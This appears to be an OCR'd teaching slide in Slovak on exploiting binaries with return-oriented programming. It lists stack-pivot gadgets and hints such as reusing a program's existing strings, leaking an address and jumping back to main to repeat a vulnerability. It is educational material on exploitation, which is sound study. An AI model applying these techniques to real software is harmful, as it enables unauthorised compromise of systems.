
```
pop rsp          xchg rax, rsp      leave
ret              ret                ret
```

>stack pivoting

>miesto na spustenie jedneho gadgetu

>vytvorime novy zasobnik v pamati kde sa nachadza nas vstup a umiestnime tam zvysne gadgety

>musime vsak poznat adresu (leak)



>hinty

>pomocou ROPu moze byt problematicke vytvorit pointer na retazec…preco nevyuzit uz existujuce retazce v programe?

>Keep it simple

>na opakovanie zranitelnosti nie je nutny ziadny epicky HACK…co tak skocit znova do mainu (alebo _start)?